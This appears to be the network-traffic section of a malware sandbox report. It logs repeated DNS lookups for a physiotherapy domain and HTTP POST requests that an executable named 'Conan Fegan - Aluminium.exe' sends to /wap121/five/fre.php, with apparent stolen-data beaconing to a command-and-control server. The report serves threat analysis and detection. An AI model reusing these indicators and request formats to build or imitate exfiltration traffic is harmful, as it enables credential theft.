Feb 22, 2021 19:13:39.589708090 CET	192.168.2.4	8.8.8.8	0x6371	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:40.908086061 CET	192.168.2.4	8.8.8.8	0x8eb6	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:42.180453062 CET	192.168.2.4	8.8.8.8	0x3351	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:43.470884085 CET	192.168.2.4	8.8.8.8	0x40f2	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:44.744219065 CET	192.168.2.4	8.8.8.8	0xb103	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:46.029913902 CET	192.168.2.4	8.8.8.8	0x15f5	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:47.358259916 CET	192.168.2.4	8.8.8.8	0xe9f4	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:48.636250973 CET	192.168.2.4	8.8.8.8	0x8755	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:49.926906109 CET	192.168.2.4	8.8.8.8	0xa2e	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:51.217977047 CET	192.168.2.4	8.8.8.8	0xb66a	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:52.534214973 CET	192.168.2.4	8.8.8.8	0xaab4	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:53.826677084 CET	192.168.2.4	8.8.8.8	0x94a5	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:55.097614050 CET	192.168.2.4	8.8.8.8	0xfe8e	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:56.374689102 CET	192.168.2.4	8.8.8.8	0xf40b	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:57.636794090 CET	192.168.2.4	8.8.8.8	0xb50b	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:58.918042898 CET	192.168.2.4	8.8.8.8	0x189e	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 19:14:00.227699995 CET	192.168.2.4	8.8.8.8	0xd116	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:01.510381937 CET	192.168.2.4	8.8.8.8	0x15cc	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:02.839185953 CET	192.168.2.4	8.8.8.8	0xa955	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:04.114171028 CET	192.168.2.4	8.8.8.8	0xaded	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:05.420623064 CET	192.168.2.4	8.8.8.8	0x92db	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:06.720895052 CET	192.168.2.4	8.8.8.8	0xa19a	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:08.022066116 CET	192.168.2.4	8.8.8.8	0x9f0d	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:09.293391943 CET	192.168.2.4	8.8.8.8	0xeef4	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:10.585911036 CET	192.168.2.4	8.8.8.8	0xc87f	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:11.897115946 CET	192.168.2.4	8.8.8.8	0xa87e	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:13.196566105 CET	192.168.2.4	8.8.8.8	0x7172	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:15.029618979 CET	192.168.2.4	8.8.8.8	0xd6e2	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:16.292236090 CET	192.168.2.4	8.8.8.8	0x709a	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:17.598541975 CET	192.168.2.4	8.8.8.8	0x8a0	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:18.904568911 CET	192.168.2.4	8.8.8.8	0x7e31	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:20.202388048 CET	192.168.2.4	8.8.8.8	0x9814	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:21.463465929 CET	192.168.2.4	8.8.8.8	0x9e5b	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:22.777031898 CET	192.168.2.4	8.8.8.8	0xc629	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:24.085288048 CET	192.168.2.4	8.8.8.8	0x18ab	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:25.337888002 CET	192.168.2.4	8.8.8.8	0x973d	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:26.620599985 CET	192.168.2.4	8.8.8.8	0xe366	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:27.894123077 CET	192.168.2.4	8.8.8.8	0xdaf0	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:29.153413057 CET	192.168.2.4	8.8.8.8	0x969f	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:30.406487942 CET	192.168.2.4	8.8.8.8	0x78c7	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:31.727921963 CET	192.168.2.4	8.8.8.8	0xea94	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:33.020991087 CET	192.168.2.4	8.8.8.8	0xe4e5	Standard query (0)	www.ritcophysiotherapy.com.au	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 19:14:34.320353031 CET	192.168.2.4	8.8.8.8	0xe926	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:35.638341904 CET	192.168.2.4	8.8.8.8	0x677a	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:36.937913895 CET	192.168.2.4	8.8.8.8	0xd1e2	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:38.226160049 CET	192.168.2.4	8.8.8.8	0x266a	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:39.548564911 CET	192.168.2.4	8.8.8.8	0x4299	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:40.861488104 CET	192.168.2.4	8.8.8.8	0x8033	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:42.153589010 CET	192.168.2.4	8.8.8.8	0xa184	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:43.443846941 CET	192.168.2.4	8.8.8.8	0xa0af	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:44.731411934 CET	192.168.2.4	8.8.8.8	0x532b	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:46.037934065 CET	192.168.2.4	8.8.8.8	0x6761	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:47.326683998 CET	192.168.2.4	8.8.8.8	0xea29	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:48.652367115 CET	192.168.2.4	8.8.8.8	0x6a3a	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:49.946625948 CET	192.168.2.4	8.8.8.8	0x3ab8	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:51.218924046 CET	192.168.2.4	8.8.8.8	0x65f4	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:52.516993046 CET	192.168.2.4	8.8.8.8	0xb1f8	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:53.796204090 CET	192.168.2.4	8.8.8.8	0xcbd8	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:55.085910082 CET	192.168.2.4	8.8.8.8	0x1512	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:56.344922066 CET	192.168.2.4	8.8.8.8	0xf929	Standard query (0)	www.ritcop hysiothera py.com.au	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:13:01.708600998 CET	8.8.8.8	192.168.2.4	0xf2b4	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:03.113802910 CET	8.8.8.8	192.168.2.4	0xc3d2	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:04.329303026 CET	8.8.8.8	192.168.2.4	0xf658	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:05.698806047 CET	8.8.8.8	192.168.2.4	0xf93e	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:07.065711021 CET	8.8.8.8	192.168.2.4	0xa7f6	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:09.033745050 CET	8.8.8.8	192.168.2.4	0x3a63	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:13:10.409897089 CET	8.8.8.8	192.168.2.4	0xddf9	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:11.784482002 CET	8.8.8.8	192.168.2.4	0x96c5	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:13.098505974 CET	8.8.8.8	192.168.2.4	0x7723	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:14.410690069 CET	8.8.8.8	192.168.2.4	0xfb83	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:15.753534079 CET	8.8.8.8	192.168.2.4	0x4299	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:17.062061071 CET	8.8.8.8	192.168.2.4	0xdb49	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:18.400012016 CET	8.8.8.8	192.168.2.4	0x177c	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:19.701555014 CET	8.8.8.8	192.168.2.4	0xbe65	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:20.985097885 CET	8.8.8.8	192.168.2.4	0x7c9d	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:22.325532913 CET	8.8.8.8	192.168.2.4	0x8e2a	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:23.659809113 CET	8.8.8.8	192.168.2.4	0x4b1c	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:25.014542103 CET	8.8.8.8	192.168.2.4	0x9f7	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:26.614264011 CET	8.8.8.8	192.168.2.4	0x8dca	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:27.933027983 CET	8.8.8.8	192.168.2.4	0xe56c	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:29.239970922 CET	8.8.8.8	192.168.2.4	0xd2ae	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:30.543951035 CET	8.8.8.8	192.168.2.4	0x5c1d	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:31.841751099 CET	8.8.8.8	192.168.2.4	0x73e3	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:33.143090010 CET	8.8.8.8	192.168.2.4	0xa1ca	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:34.473993063 CET	8.8.8.8	192.168.2.4	0xc977	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:35.749298096 CET	8.8.8.8	192.168.2.4	0x43e1	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:37.036025047 CET	8.8.8.8	192.168.2.4	0x5256	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:38.343662024 CET	8.8.8.8	192.168.2.4	0xba7c	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:39.638431072 CET	8.8.8.8	192.168.2.4	0x6371	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:40.957115889 CET	8.8.8.8	192.168.2.4	0x8eb6	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:42.242538929 CET	8.8.8.8	192.168.2.4	0x3351	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:43.532692909 CET	8.8.8.8	192.168.2.4	0x40f2	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:13:44.793344975 CET	8.8.8.8	192.168.2.4	0xb103	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:46.095216990 CET	8.8.8.8	192.168.2.4	0x15f5	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:47.418471098 CET	8.8.8.8	192.168.2.4	0xe9f4	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:48.698528051 CET	8.8.8.8	192.168.2.4	0x8755	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:49.976164103 CET	8.8.8.8	192.168.2.4	0xa2e	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:51.275183916 CET	8.8.8.8	192.168.2.4	0xb66a	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:52.587490082 CET	8.8.8.8	192.168.2.4	0xaab4	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:53.875464916 CET	8.8.8.8	192.168.2.4	0x94a5	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:55.155000925 CET	8.8.8.8	192.168.2.4	0xfe8e	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:56.423229933 CET	8.8.8.8	192.168.2.4	0xf40b	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:57.693878889 CET	8.8.8.8	192.168.2.4	0xb50b	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:13:58.975639105 CET	8.8.8.8	192.168.2.4	0x189e	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:00.289978027 CET	8.8.8.8	192.168.2.4	0xd116	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:01.575758934 CET	8.8.8.8	192.168.2.4	0x15cc	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:02.888058901 CET	8.8.8.8	192.168.2.4	0xa955	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:04.163002968 CET	8.8.8.8	192.168.2.4	0xaded	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:05.469511986 CET	8.8.8.8	192.168.2.4	0x92db	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:06.769843102 CET	8.8.8.8	192.168.2.4	0xa19a	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:08.070943117 CET	8.8.8.8	192.168.2.4	0x9f0d	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:09.352627993 CET	8.8.8.8	192.168.2.4	0xeef4	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:10.638309002 CET	8.8.8.8	192.168.2.4	0xc87f	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:11.957366943 CET	8.8.8.8	192.168.2.4	0xa87e	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:13.248152971 CET	8.8.8.8	192.168.2.4	0x7172	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:15.078545094 CET	8.8.8.8	192.168.2.4	0xd6e2	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:16.344048023 CET	8.8.8.8	192.168.2.4	0x709a	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:17.658497095 CET	8.8.8.8	192.168.2.4	0x8a0	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:14:18.961647034 CET	8.8.8.8	192.168.2.4	0x7e31	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:20.252974033 CET	8.8.8.8	192.168.2.4	0x9814	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:21.528162003 CET	8.8.8.8	192.168.2.4	0x9e5b	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:22.828773975 CET	8.8.8.8	192.168.2.4	0xc629	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:24.138386965 CET	8.8.8.8	192.168.2.4	0x18ab	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:25.386800051 CET	8.8.8.8	192.168.2.4	0x973d	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:26.670846939 CET	8.8.8.8	192.168.2.4	0xe366	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:27.951292992 CET	8.8.8.8	192.168.2.4	0xdaf0	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:29.203366041 CET	8.8.8.8	192.168.2.4	0x969f	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:30.455286026 CET	8.8.8.8	192.168.2.4	0x78c7	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:31.792812109 CET	8.8.8.8	192.168.2.4	0xea94	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:33.069703102 CET	8.8.8.8	192.168.2.4	0xe4e5	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:34.368915081 CET	8.8.8.8	192.168.2.4	0xe926	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:35.686975956 CET	8.8.8.8	192.168.2.4	0x677a	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:36.989465952 CET	8.8.8.8	192.168.2.4	0xd1e2	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:38.275090933 CET	8.8.8.8	192.168.2.4	0x266a	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:39.597359896 CET	8.8.8.8	192.168.2.4	0x4299	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:40.910367966 CET	8.8.8.8	192.168.2.4	0x8033	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:42.204519987 CET	8.8.8.8	192.168.2.4	0xa184	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:43.493170977 CET	8.8.8.8	192.168.2.4	0xa0af	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:44.783324003 CET	8.8.8.8	192.168.2.4	0x532b	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:46.086884975 CET	8.8.8.8	192.168.2.4	0x6761	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:47.375808954 CET	8.8.8.8	192.168.2.4	0xea29	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:48.703289032 CET	8.8.8.8	192.168.2.4	0x6a3a	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:49.995392084 CET	8.8.8.8	192.168.2.4	0x3ab8	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:51.267704964 CET	8.8.8.8	192.168.2.4	0x65f4	No error (0)	www.ritcop hysiothera py.com.au		203.170.84.89	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 19:14:52.566010952 CET	8.8.8.8	192.168.2.4	0xb1f8	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:53.844918966 CET	8.8.8.8	192.168.2.4	0xcbd8	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:55.140264988 CET	8.8.8.8	192.168.2.4	0x1512	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)
Feb 22, 2021 19:14:56.395956993 CET	8.8.8.8	192.168.2.4	0xf929	No error (0)	www.ritcophysiotherapy.com.au		203.170.84.89	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.ritcophysiotherapy.com.au

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49745	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:02.072160959 CET	1419	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 190 Connection: close
Feb 22, 2021 19:13:02.801673889 CET	1431	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:02 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49747	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:03.456110954 CET	1433	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 190 Connection: close
Feb 22, 2021 19:13:04.158847094 CET	1446	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:04 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49757	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 19:13:16.098573923 CET	1548	OUT	POST /wap121/five/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: www.ritcophysiotherapy.com.au Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: AD291CE Content-Length: 163 Connection: close
Feb 22, 2021 19:13:16.800559998 CET	1548	IN	HTTP/1.1 404 Not Found Server: nginx Date: Mon, 22 Feb 2021 18:13:16 GMT Content-Type: text/html; charset=UTF-8 Connection: close Vary: Accept-Encoding X-Powered-By: PHP/7.2.34 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
11	192.168.2.4	49758	203.170.84.89	80	C:\Users\user\Desktop\Conan Fegan - Aluminium.exe

